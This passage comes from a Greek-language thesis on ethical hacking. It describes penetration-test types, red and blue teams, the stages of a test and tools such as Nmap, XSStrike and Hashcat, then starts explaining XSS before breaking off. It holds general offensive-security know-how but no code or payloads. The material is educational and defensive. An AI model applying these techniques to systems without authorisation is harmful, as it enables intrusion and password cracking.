Ακόμα ένας από τους βασικούς στόχους του Ethical Hacking είναι να ενημερώνει και να εκπαιδεύει τους χρήστες για τις διάφορες μορφές κυβερνοεπιθέσεων και για το πως μπορούν να προστατευτούν από αυτές. Η εκπαίδευση σε θέματα κυβερνοασφάλειας αποτελεί μια προληπτική προσέγγιση που βοηθά τους χρήστες να αναγνωρίσουν και να αποτρέψουν επιθετικές προσπάθειες πριν αυτές οδηγήσουν σε κάποια παραβίαση. Μέσα από σεμινάρια και εργαστήρια που διοργανώνονται από Ethical Hackers παρέχεται πρακτική εκπαίδευση σε θέματα όπως η αναγνώριση επιθέσεων ηλεκτρονικού ψαρέματος, η ασφαλής χρήση του διαδικτύου και η διαχείριση των δεδομένων. Αυτές οι δραστηριότητες είναι σημαντικές για την ενίσχυση της συνειδητοποίησης των χρηστών σχετικά με τις κυβερνοαπειλές και για τις τεχνικές αντιμετώπισης τους.

Συνοψίζοντας, το Ethical Hacking παίζει έναν σημαντικό ρόλο στην εκπαίδευση και την ευαισθητοποίηση των χρηστών. Μέσω της ενημέρωσης και της ανάπτυξης ενός ασφαλούς ψηφιακού περιβάλλοντος, το Ethical Hacking συμβάλλει στην πρόληψη κυβερνοεπιθέσεων και στην ενίσχυση της ασφάλειας των πληροφοριακών συστημάτων.

2.4 Έλεγχος Παρείσδυσης

Ο έλεγχος παρείσδυσης (Penetration Test) έχει αναδειχθεί ως ένα κρίσιμο στοιχείο προληπτικής ασφάλειας για επιχειρήσεις κάθε μεγέθους. Με την αυξανόμενη εξάρτηση των επιχειρήσεων από ψηφιακά συστήματα και τη συνεχή εξέλιξη των κυβερνοαπειλών, η ανάγκη για συνεχή αξιολόγηση της ασφαλείας των συστημάτων είναι ζωτικής σημασίας. Η διεξαγωγή ελέγχων παρείσδυσης βοηθά στον εντοπισμό και την αντιμετώπιση των ευπαθειών πριν αυτές καταστούν σημείο εισόδου από τους επιτιθέμενους.

Σύμφωνα με μελέτες που δημοσιεύτηκαν το 2023 [7], φαίνεται ότι ο αριθμός των επιχειρήσεων που διεξάγουν ελέγχους παρείσδυσης έχει αυξηθεί σημαντικά. Ειδικότερα, το 94% των ερωτηθέντων ανέφεραν ότι ο έλεγχος παρείσδυσης είναι σημαντικός για τη γενική ασφάλεια της επιχείρησης, με το 84% των επιχειρήσεων να διενεργούν ελέγχους τουλάχιστον μια φορά το χρόνο [7].

Για μικρές και μεγάλες εταιρείες, ο έλεγχος παρείσδυσης είναι πολύ σημαντικός. Οι μικρές εταιρείες συχνά δε διαθέτουν τους απαιτούμενους πόρους για την ασφάλεια, κάτι που τις καθιστά πιο ευάλωτες σε κυβερνοεπιθέσεις. Αντίστοιχα, οι μεγάλες εταιρείες, έχοντας πιο πολύπλοκα δίκτυα και συστήματα, αντιμετωπίζουν αυξημένο κίνδυνο παραβίασης δεδομένων και επιθέσεων. Η διεξαγωγή τακτικών ελέγχων παρείσδυσης βοηθά στην ταυτοποίηση και ενίσχυση των ασφαλιστικών μέτρων τους, προστατεύοντας δεδομένα και συστήματα.

Ο έλεγχος παρείσδυσης παρέχει στις εταιρείες μια πολύτιμη ευκαιρία να κατανοήσουν και να βελτιώσουν την ασφάλειά τους απέναντι στις συνεχώς εξελισσόμενες κυβερνοαπειλές. Προσφέρει επίσης τη δυνατότητα στους υπεύθυνους ασφαλείας να εκπαιδεύσουν το προσωπικό και να αναπτύξουν ένα πιο ανθεκτικό και ασφαλές περιβάλλον εργασίας.

2.4.1 Είδη Ελέγχου Παρείσδυσης

2.4.1.1 White Box Penetration Testing

Η συγκεκριμένη δοκιμή παρείσδυσης [8], δίνει στους ελεγκτές ασφάλειας πλήρης γνώση και πρόσβαση στη τεχνολογική υποδομή του υπό ελέγχου περιβάλλοντος. Είναι ένα είδος ελέγχου ασφαλείας όπου ο ελεγκτής ασφάλειας έχει πλήρη πρόσβαση στα δεδομένα του συστήματος πριν από την έναρξη του έργου. Αυτό περιλαμβάνει πληροφορίες όπως είναι η αρχιτεκτονική του συστήματος, η πρόσβαση στον κώδικα, τα διαγράμματα δικτύων και οι χρήστες. Οι ελεγκτές ασφάλειας χρησιμοποιούν αυτές τις πληροφορίες για να κατανοήσουν πλήρως το περιβάλλον και να σχεδιάσουν στοχευμένες επιθέσεις με αποτέλεσμα να γίνει ένας ολοκληρωμένος έλεγχος και να εντοπιστούν όσες περισσότερες ευπάθειες γίνεται.


2.4.1.2 Black Box Penetration Testing

Στο Black Box [9], ο ελεγκτής ασφάλειας έχει μηδενική ή πολύ περιορισμένη γνώση για το σύστημα πριν από τον έλεγχο. Αυτός ο τύπος ελέγχου μιμείται μια πραγματική επίθεση από έναν εξωτερικό εισβολέα που δεν έχει εσωτερική γνώση του συστήματος. Για παράδειγμα, ο ελεγκτής ασφάλειας εκτελεί επιθέσεις σε μια ιστοσελίδα χωρίς προηγούμενη πληροφόρηση για την υποδομή, τους χρήστες ή τις τεχνολογίες, προσπαθώντας να εντοπίσει ευπάθειες που θα μπορούσε να αξιοποιήσει ένας πραγματικός επιτιθέμενος. Ένα αντίστοιχο παράδειγμα θα δούμε αναλυτικά στο κεφάλαιο 6 (σενάριο internal black box penetration test).

2.4.1.3 Grey Box Penetration Testing

Το Grey Box [9], [10], είναι ένας συνδυασμός των δύο προηγούμενων ειδών ελέγχου που προαναφέραμε. Σε αυτή την περίπτωση, ο ελεγκτής ασφάλειας γνωρίζει ορισμένες πληροφορίες για την δομή της εφαρμογής ή του δικτύου που είναι να πραγματοποιηθεί ο έλεγχος παρείσδυσης. Επίσης, σε αυτή την προσέγγιση μπορεί να απενεργοποιηθεί το τείχος προστασίας της διαδικτυακής εφαρμογής με σκοπό να μην αποκλειστεί ο ελεγκτής ασφάλειας. Επιπλέον, μπορεί να δοθεί στον ελεγκτή ασφαλείας πρόσβαση σε διαφορετικού επιπέδου πρόσβασης χρήστες ώστε να ελέγχουν σε βάθος όλοι οι διαθέσιμοι ρόλοι που έχουν πρόσβαση στο υπό έλεγχο σύστημα.

Στο σχήμα 2.2, παρατηρούμε τις τρεις προαναφερθείσες κατηγορίες ελέγχου παρείσδυσης και τις διαφορές τους.



Σχήμα 2.2: Διάφορες μεταξύ Black, Grey και White Box Penetration Test.
Πηγή [9]

2.4.2 Ομάδες και Ρόλοι

Εκτός από τα είδη των ελέγχων παρείσδυσης που αναφέραμε, υπάρχουν και οι κατηγορίες Red Team και Blue Team [11].

2.4.2.1 Red Team

Οι επιθέσεις Red Team είναι αρκετά πολύπλοκες, στοχευμένες και σχεδιασμένες για να μιμηθούν πιστά πραγματικές κυβερνοεπιθέσεις. Σε αυτή την κατηγορία, η ομάδα πραγματοποιεί επιθετικές στρατηγικές για να αξιολογήσει το βαθμό που μπορεί ένας οργανισμός να αντισταθεί και να αντιδράσει σε προηγμένες κυβερνοαπειλές. Το Red Team περιλαμβάνει συνήθως τεχνικές όπως η κοινωνική μηχανική, η οποία είναι μια ψυχολογική τεχνική χειραγώγησης των ανθρώπων, ώστε να εκτελούν ενέργειες ή να αποκαλύπτουν εμπιστευτικές πληροφορίες. Η πραγματοποίηση του γίνεται εφικτή είτε με φυσική παρείσδυση, όπως για παράδειγμα η απόπειρα εισόδου σε μια εταιρεία στην οποία επιτρέπεται η πρόσβαση μόνο στους εργαζομένους, ή με διαδικτυακή παρείσδυση στην οποία ο στόχος είναι η πρόσβαση σε κάποιον διακομιστή. Για παράδειγμα, μια μεγάλη εταιρεία - οργανισμός αναθέτει

σε μια εξωτερική ομάδα Red Team να πραγματοποιήσει μια ολοκληρωμένη δοκιμή παρείσδυσης. Η ομάδα χρησιμοποιεί την κοινωνική μηχανική (φυσική ή μέσω τηλεφώνου/email) για να αποκτήσει πρόσβαση σε εταιρικά διαπιστευτήρια (λογαριασμούς) και στη συνέχεια εκτελεί διάφορες επιθέσεις μέσα από το εταιρικό δίκτυο, με τελικό σκοπό να αποκτήσει πρόσβαση σε όσο το δυνατό περισσότερα συστήματα, χωρίς να γίνει αντιληπτή.

2.4.2.2 Blue Team

Αντίθετα με το Red Team, το Blue Team αναφέρεται σε μία ομάδα εντός μιας εταιρίας – οργανισμού, που είναι ειδικευμένη στην υπεράσπιση και παρακολούθηση του δικτύου και των συστημάτων. Οι δραστηριότητες του Blue Team περιλαμβάνουν την επιτήρηση των δικτύων για παράνομες δραστηριότητες, την ενίσχυση των συστημάτων ανίχνευσης εισβολών, τη διαχείριση των τειχών προστασίας και την εφαρμογή πολιτικών ασφαλείας. Επιπλέον, η ομάδα αυτή πραγματοποιεί τακτικές αξιολογήσεις των κινδύνων ασφάλειας και αναπτύσσει στρατηγικές αντιμετώπισης πιθανών κυβερνοεπιθέσεων. Εάν μια εταιρεία – οργανισμός διεξάγει ένα σενάριο Red Team, η ύπαρξη ενός αποτελεσματικού Blue Team είναι κρίσιμη. Η επιτιθέμενη ομάδα πρέπει να κάνει προσεκτικές και «ήσυχες» κινήσεις για να καταφέρει να πάρει κάποιου είδους πρόσβαση, χωρίς να γίνει αντιληπτή. Από την άλλη πλευρά, το Blue Team πρέπει να παρατηρεί στενά για οποιεσδήποτε ασυνήθιστες ή ύποπτες δραστηριότητες στα δίκτυα και τα συστήματα.

Αυτό το είδος ασκήσεων είναι πολύτιμο για την ενίσχυση της συνολικής ασφάλειας. Μέσω της συνεργασίας και της αλληλεπίδρασης μεταξύ των δυο ομάδων μπορούν να εντοπιστούν οι υπάρχουσες αδυναμίες, να αναπτυχθούν αποτελεσματικότερα συστήματα ασφαλείας, καθώς και να βελτιωθούν οι ικανότητες ανταπόκρισης σε πραγματικές απειλές.

Στο σχήμα 2.3, παρουσιάζονται αναλυτικά τα χαρακτηριστικά και οι διάφορες των δυο ομάδων.

	Red Team	Blue Team
Role	Attackers	Defenders
Objective	Identify vulnerabilities, test defenses, and find ways to breach security.	Protect systems, detect attacks, respond to incidents, and recover from breaches.
Methodology	Simulate real-world attacks and use tactics similar to those used by real attackers.	Use preventive measures, detect suspicious activities, and respond to security incidents.
Tools	Penetration testing tools, exploit development, social engineering techniques, etc.	Firewalls, IDS/IPS, SIEM, threat hunting tools, patch management, log analyzers, etc.
Mindset	Offensive - to find weak points in security and exploit them.	Defensive - to secure systems, networks, and data, and react appropriately to any threats.
Outcome	Provide a detailed report of findings and suggest improvements.	Secure organization's assets, ensure compliance with security policies, and manage risks.

Σχήμα 2.3: Διάφορες μεταξύ του Red και Blue Team.
Πηγή [11]

.

2.4.3 Στάδια Ελέγχου Παρείσδυσης

Παρακάτω, αναφέρονται αναλυτικά όλα τα στάδια που πρέπει να υλοποιηθούν για ένα ολοκληρωμένο έλεγχο παρείσδυσης [12].

2.4.3.1 Προετοιμασία και Σχεδιασμός

Το αρχικό στάδιο αφορά τον προσδιορισμό των στόχων, δηλαδή του εύρους των διευθύνσεων που έχουμε την άδεια να σαρώσουμε, καθώς και των ιστοσελίδων μαζί με τις αντίστοιχες λειτουργίες τους. Αυτό το στάδιο είναι θεμελιώδες, καθώς προσδιορίζονται με απόλυτη σαφήνεια οι σχετικές απαιτήσεις του ελέγχου παρείσδυσης, ειδικά όταν τα συστήματα βρίσκονται σε περιβάλλοντα παραγωγής και όχι δοκιμών. Στο τέλος αυτής της διαδικασίας, συνάπτεται και υπογράφεται μια συμφωνία που καθορίζει το πλαίσιο του ελέγχου παρείσδυσης, συμπεριλαμβανομένων των διευθύνσεων που θα ελέγχουν, των προβλεπόμενων ημερομηνιών διεξαγωγής, το κόστος του έργου, καθώς και τους όρους εχεμύθειας σχετικά με τα δεδομένα.

2.4.3.2 Εξερεύνηση και Αναγνώριση

Σε αυτό το στάδιο ξεκινούν οι ενεργές σάρωσης και ο εντοπισμός για τα κενά ασφάλειας. Χρησιμοποιώντας εργαλεία όπως είναι το BurpSuite, το Nessus, το «Mortys» ή άλλα μεμονωμένα προγράμματα, γίνεται σάρωση στα συστήματα για ανοιχτές θύρες, ενεργές υπηρεσίες, και τυχόν ευπάθειες που αυτές οι υπηρεσίες μπορεί να έχουν. Επιπλέον, γίνεται και η συλλογή πληροφοριών για τον στόχο μέσα από διαδικτυακές αναζητήσεις, διαρροές δεδομένων, και εργαλεία σάρωσης δικτύου. Είναι σημαντικό να σημειωθεί ότι οι δοκιμές που γίνονται σε συστήματα παραγωγής πρέπει να γίνονται προσεκτικά ώστε να μην τεθούν εκτός λειτουργίας.

2.4.3.3 Ανάλυση Αποτελεσμάτων και Ευπαθειών

Το στάδιο αυτό περιλαμβάνει την συλλογή και την ανάλυση των αποτελεσμάτων από το προηγούμενο βήμα με σκοπό να αναπτυχθούν τα σχέδια για την προσέγγιση και την εκμετάλλευση των ευπαθειών. Ορισμένες φορές κάποιες από τις ευπάθειες που έχουν εντοπιστεί από τα εργαλεία είναι ψευδώς αληθής (false positive). Αυτό πρακτικά σημαίνει ότι οι ελεγκτές ασφάλειας θα πρέπει να τις ελέγξουν χειροκίνητα για να τις επαληθεύσουν.

2.4.3.4 Εκτίμηση και Εκμετάλλευση των Ευπαθειών

Το αμέσως επόμενο στάδιο είναι η εκμετάλλευση (exploitation) των ευπαθειών. Οι ελεγκτές ασφάλειας προσπαθούν να εκμεταλλευθούν στο έπακρο τις ευπάθειες με στόχο να τις κατανοήσουν εις βάθος και να εντοπίσουν την έκταση του κίνδυνου. Αυτό περιλαμβάνει την εκτέλεση κώδικα ή την προσπάθεια για πρόσβαση στο σύστημα.

Εάν υπάρχει επιτυχημένη πρόσβαση, τότε γίνεται προσπάθεια για την εδραίωση της με σκοπό την συλλογή περαιτέρω δεδομένων και την αξιολόγηση της πρόσβασης. Αυτό μπορεί να περιλαμβάνει την εξερεύνηση εσωτερικών δικτύων, την πρόσβαση σε ευαίσθητα δεδομένα ή ακόμα και την αύξηση των προνομίων του χρήστη.


2.4.3.5 Εκτίμηση και Εκμετάλλευση των Ευπαθειών

Το τελευταίο στάδιο είναι το πιο σημαντικό καθώς περιλαμβάνει τη συγγραφή της τεχνικής αναφοράς η οποία θα αναλύει τα αποτελέσματα της διεξαγωγής του ελέγχου παρείσδυσης. Αναλυτικά, περιλαμβάνει:

Εκτελεστική σύνοψη: Μια συνοπτική παράγραφο με την παρουσίαση των σημαντικότερων ευρημάτων, σχεδιασμένη για να παρέχει στα διοικητικά στελέχη μια γρήγορη επισκόπηση της αναφοράς.

Μεθοδολογία: Αναλυτική περιγραφή της μεθοδολογίας που ακολουθήθηκε κατά τις δοκιμές των ελέγχων, καθώς και μια λίστα με τα εργαλεία που χρησιμοποιήθηκαν.

Ευρήματα: Διεξοδική περιγραφή των ευρημάτων, το οποίο περιλαμβάνει αποσπάσματα κώδικα, στιγμιότυπα οθόνης, και άλλα αποδεικτικά στοιχεία που επιβεβαιώνουν την ύπαρξη της ευπάθειας, καθώς και περιγραφές των βημάτων για την εκμετάλλευση της. Κάθε εύρημα κατατάσσεται ανάλογα με την βαθμολογία επικινδυνότητας (CVSS) η οποία είναι: χαμηλή, μεσαία, υψηλή και κρίσιμη, όπως φαίνεται και στο σχήμα 2.4 [13].



Σχήμα 2.4: CVSS 3.1 Ratings. Πηγή [14]

Λεπτομερείς συστάσεις: Τέλος, αναγράφεται το πώς θα αντιμετωπιστεί η κάθε περίπτωση ευπάθειας, προτείνοντας τρόπους βελτίωσης, αλλαγές στην πολιτική ασφαλείας, εφαρμογή επιπλέον μέτρων προστασίας και συστηματική καθιέρωση ελέγχων παρείσδυσης.

2.4.3.6 Επανέλεγχος

Αφού έχει ληφθεί η αναφορά με τα ευρήματα και έχουν γίνει οι απαραίτητες ενέργειες ώστε να εξαλειφθούν οι ευπάθειες που εντοπίστηκαν, πραγματοποιείται επανέλεγχος ώστε να επαληθευτεί ότι έχουν επιδιορθωθεί και ότι δεν υφίστανται πλέον τα κενά ασφαλείας.

2.5 Εργαλεία για Ανάλυση και Εντοπισμό Ευπαθειών

Στον τομέα της κυβερνοασφάλειας, υπάρχουν πολλά εργαλεία που προσφέρουν σημαντικές λειτουργίες αναγνώρισης και ανάλυσης ευπαθειών [15]. Κάποια από αυτά που θα αναλυθούν παρακάτω είναι ευρέως γνωστά και χρησιμοποιούνται από επαγγελματίες της κυβερνοασφάλειας.

2.5.1 BurpSuite

Το Burp Suite [16], είναι ένα σύνολο εργαλείων για την ανάλυση και διείσδυση σε εφαρμογές διαδικτύου. Αποτελείται από διάφορα εργαλεία που συνεργάζονται για την ανάλυση και εκμετάλλευση

ευπαθειών σε ιστοσελίδες, με τη δυνατότητα επέκτασης μέσω επεκτάσεων. Η κύρια λειτουργία που προσφέρει είναι ότι ο ελεγκτής ασφαλείας μπορεί να γίνει μεσάζοντας και να καταγράψει τα αιτήματα και τις απαντήσεις που πραγματοποιούνται μεταξύ του φυλλομετρητή διαδικτύου και του διακομιστή. Επίσης, έχει την δυνατότητα για δοκιμές διάφορων ευπαθειών, ανάλυση των WebSocket μηνυμάτων, και πολλών άλλων λειτουργιών, προσφέροντας μια ολοκληρωμένη πλατφόρμα για την ασφάλεια ιστοσελίδων.

2.5.2 Nessus

Το Nessus [17], είναι ένα εργαλείο το οποίο αξιολογεί και ανιχνεύει ευπάθειες σε δικτυακά συστήματα και εφαρμογές. Προσφέρει ένα πλήθος από δυνατότητες σάρωσης για να ανακαλύψει πιθανά τρωτά σημεία και να βοηθήσει στην ενίσχυση της ασφάλειας. Το Nessus υποστηρίζει μια ευρεία γκάμα λειτουργικών συστημάτων και δικτυακών συσκευών, προσφέροντας την δυνατότητα στον ελεγκτή ασφαλείας να εξάγει αναλυτικές εκθέσεις που αφορούν ευπάθειες που εντοπίστηκαν, με σκοπό την καλύτερη κατανόηση και διαχείριση των κινδύνων.

2.5.3 Port Scanner

Το Nmap [18], είναι ένα από τα πιο δημοφιλή εργαλεία ανοιχτού κώδικα για την εύρεση ανοιχτών δικτυακών θυρών και υπηρεσιών, προσφέροντας ένα σύνολο από λειτουργίες. Αντίθετα το Zenmap [19], το οποίο είναι η επίσημη γραφική διεπαφή για το Nmap, προσφέρει μια πιο φιλική προς τον χρήστη εμπειρία για την διεξαγωγή σαρώσεων. Ένα αντίστοιχο εργαλείο είναι το Advanced Port Scanner [20], το οποίο είναι ένας σαρωτής δικτύου για λειτουργικά συστήματα Windows που μας επιτρέπει να εντοπίζουμε γρήγορα ανοιχτές θύρες αλλά και τις εκδόσεις των προγραμμάτων που εκτελούνται σε αυτές. Το πρόγραμμα διαθέτει φιλικό προς το χρήστη περιβάλλον εργασίας και πλούσια λειτουργικότητα.

2.5.4 Directory Scanner

Ένα γνωστό εργαλείο για αυτή τη λειτουργία είναι το DirBuster [21], που έχει αναπτυχθεί από τον OWASP, το οποίο εντοπίζει κρυμμένα (ή μη) αρχεία και φακέλους σε ιστοσελίδες με την τεχνική του brute force χρησιμοποιώντας λίστες λέξεων. Παρόμοιο εργαλείο είναι και το Gobuster, το οποίο είναι υλοποιημένο με την γλώσσα προγραμματισμού Go.

2.5.5 Subdomain Scanner

Το Sublist3r [22], είναι ένα εργαλείο για την αναζήτηση subdomains, χρησιμοποιώντας διάφορες δημόσιες πηγές όπως είναι το Google, το Virustotal, το Bing κ.α.

Αντίθετα, το Knockpy [23], είναι εργαλείο υλοποιημένο σε Python που έχει σχεδιαστεί για τη γρήγορη εύρεση subdomain σε έναν στόχο, μέσω παθητικής αναγνώρισης και σάρωσης λεξικού.

2.5.6 CMS detector και Technology Analyzer

Το Wappalyzer [25], είναι εργαλείο (επέκταση στον φυλλομετρητή διαδικτύου) που μπορεί να αναγνωρίσει το CMS που χρησιμοποιεί μια ιστοσελίδα, την έκδοση της JavaScript αλλά και να μας παρέχει λεπτομερείς πληροφορίες για τις τεχνολογίες που χρησιμοποιούνται.

Το WhatCMS [26], ανιχνεύει το CMS που χρησιμοποιεί μια ιστοσελίδα με τη χρήση διαφορετικών τεχνικών. Κάποιες από αυτές είναι η αναζήτηση της ετικέτας <meta name="generator">, οι προκαθορισμένες διαδρομές για τις εικόνες στον κώδικα της ιστοσελίδας και οι προσαρμοσμένες επικεφαλίδες.

2.5.7 Cross Site Scripting Detector

Το XSStrike [24], είναι ένα εργαλείο γραμμένο σε Python που χρησιμοποιεί αρκετές τεχνικές για τον εντοπισμό και την εκμετάλλευση της ευπάθειας XSS. Αντί να εισάγει τυχαία payload και να ελέγχει αν λειτουργούν, το XSStrike αναλύει την απόκριση της ιστοσελίδας χρησιμοποιώντας διάφορους αναλυτές. Με βάση αυτή την ανάλυση και με τη βοήθεια μιας μηχανής fuzzing, κατασκευάζει ωφέλιμα payload που εγγυάται σε ένα μεγάλο ποσοστό ότι θα λειτουργήσουν σε διαφορετικά περιβάλλοντα.

Το ZAP [25], είναι ένα εργαλείο ανοιχτού κώδικα επίσης αναπτυγμένο από τον OWASP το οποίο εντοπίζει κενά ασφάλειας, λειτουργεί σαν proxy μεταξύ του διακομιστή και του φυλλομετρητή διαδικτύου, δημιουργεί αναφορές κ.α. Μεταξύ άλλων εντοπίζει XSS ευπάθειες χωρίς όμως να κάνει περίπλοκους ελέγχους, με αποτέλεσμα να γίνεται εντοπισμός μόνο κάποιων βασικών τύπων.

2.5.8 Spider (Crawl)

Το Screaming Frog SEO Spider [26], είναι ένα ιδιαίτερα δημοφιλές εργαλείο για να σαρώνει (crawl), να αναλύει και να εξάγει συνδέσμους από μια ιστοσελίδα.

Το Scrapy [27], είναι ένα γρήγορο εργαλείο το οποίο κάνει web crawling και web scraping. Χρησιμοποιείται για την ανίχνευση ιστοσελίδων και την εξαγωγή δεδομένων από αυτές. Μπορεί να χρησιμοποιηθεί για ένα ευρύ φάσμα ενεργειών, από την εξόρυξη δεδομένων έως την παρακολούθηση και τον αυτοματοποιημένο έλεγχο.

2.5.9 Local File Inclusion Detector

Το Nikto [28], είναι ένα εργαλείο ανοιχτού κώδικα για την εύρεση διάφορων ευπαθειών σε ιστοσελίδες, όπως είναι το LFI. Ωστόσο αρκετές φορές τα αποτελέσματα που επιστρέφει είναι ψευδός θετικά (false positive) γιατί οι σαρώσεις που κάνει δεν έχουνε πολύ βάθος με αποτέλεσμα σύγχρονες ή πολύπλοκες ευπάθειες να μην εντοπίζονται.

2.5.10 Hash Cracker

Το εργαλείο John the Ripper [29], είναι ένα από τα πιο δημοφιλή προγράμματα αποκρυπτογράφησης κωδικών ικανό να διαχειρίζεται μια ποικιλία κρυπτογραφικών αλγορίθμων. Η υλοποίηση του «Mortys» έχει την διαφορά ότι αναγνωρίζει τον αλγόριθμο κρυπτογράφησης, χωρίς να χρειαστεί να χρησιμοποιηθεί άλλο εργαλείο (όπως είναι το *hash-identifier).*

Το Hashcat [30], είναι ένα προηγμένο εργαλείο κατακερματισμού ανοικτού κώδικα που χρησιμοποιείται για την ανάκτηση κρυπτογραφημένων κωδικών πρόσβασης μέσω *brute-force* τεχνικών. Υποστηρίζει πολλαπλούς τύπους κατακερματισμού και επιτρέπει την εκμετάλλευση της δύναμης της κάρτας γραφικών για την επιτάχυνση της διαδικασίας, σε αντίθεση με άλλα εργαλεία που χρησιμοποιούν μόνο τη δυνατότητες του επεξεργαστή.

2.6 Συνεισφορά του «Mortys»

Το εργαλείο «Mortys» προσφέρει αξιόλογα χαρακτηριστικά που ενισχύουν την αποτελεσματικότητα του. Αρχικά, πρόκειται για ένα εργαλείο ανοιχτού κώδικα, παρέχοντας στους χρήστες την ευκαιρία να το προσαρμόσουν και να το τροποποιήσουν ανάλογα με τις δικές τους ανάγκες. Αυτό δίνει τη δυνατότητα για προσαρμογές που ανταποκρίνονται σε συγκεκριμένες επιχειρησιακές απαιτήσεις.

Επιπλέον, το «Mortys» ενσωματώνει πολλαπλές λειτουργίες σε ένα ενιαίο εργαλείο. Αντί να απαιτείται η χρήση πολλών διαφορετικών εργαλείων για διάφορες λειτουργίες, το «Mortys» παρέχει ένα

ολοκληρωμένο περιβάλλον που καλύπτει διάφορες ανάγκες ασφαλείας. Αυτό οδηγεί σε εξοικονόμηση χρόνου για τους χρήστες, καθώς επιτρέπει την εκτέλεση πολλαπλών ελέγχων με ένα μόνο εργαλείο.

Τέλος, το εργαλείο είναι εύκολα επεκτάσιμο, προσφέροντας τη δυνατότητα ενσωμάτωσης νέων λειτουργιών και επεκτάσεων. Αυτό δίνει τη δυνατότητα για την προσαρμογή του εργαλείου σύμφωνα με τις αναγκαίες εξελίξεις και τις ειδικές απαιτήσεις του κάθε περιβάλλοντος ασφαλείας.

2.7 Επίλογος

Σε αυτό το κεφάλαιο παρουσιάστηκε το τοπίο της κυβερνοασφάλειας και η συνεισφορά του Ethical Hacking. Παρουσιάστηκαν τα είδη των ελέγχων παρείσδυσης, οι ομάδες και οι ρόλοι τους καθώς και τα στάδια υλοποίησης ενός ελέγχου παρείσδυσης. Τέλος, έγινε αναφορά σε δημοφιλή εργαλεία τα οποία αναλύουν και εντοπίζουν ευπάθειες.

Κεφάλαιο 3ο: Ευπάθειες και Επιθέσεις σε Εφαρμογές Διαδικτύου

3.1 Εισαγωγή

Σε αυτό το κεφάλαιο θα εξετάσουμε κάποιες από τις κυριότερες ευπάθειες και επιθέσεις που αφορούν τις εφαρμογές του διαδικτύου. Η ψηφιακή εποχή προσφέρει πολλά οφέλη στην καθημερινή ζωή και επαγγελματική δραστηριότητα, ωστόσο, έχει επίσης εντείνει τις απειλές και επιθέσεις μέσω των διαδικτυακών εφαρμογών.

3.2 Ευπάθειες Εφαρμογών Διαδικτύου

3.2.1 Cross-Site Scripting (XSS)

Το XSS [10], [31], είναι μία από τις πιο συχνές ευπάθειες σε εφαρμογές διαδικτύου. Συμβαίνει όταν ένας επιτιθέμενος μπορεί και ενσωματώνει κακόβουλο κώδικα (συνήθως) JavaScript σε μια ιστοσελίδα. Ο κώδικας εκτελείται στον φυλλομετρητή του θύματος, επιτρέποντας την κλοπή δεδομένων όπως είναι το cookie. Το cookie, είναι δεδομένα που ο διακομιστής μιας σελίδας στέλνει στο φυλλομετρητή του χρήστη, τα οποία αποθηκεύονται στον υπολογιστή του. Μέσα στο cookie περιλαμβάνεται και το *session id*, το οποίο είναι μια μοναδική αλφαριθμητική ταυτότητα για κάθε χρήστη και ο σκοπός της είναι να παρακολουθεί την αλληλεπίδραση του με την ιστοσελίδα, αποθηκεύοντας πληροφορίες όπως είναι η κατάσταση της σύνδεσης του. Ο κακόβουλος χρήστης 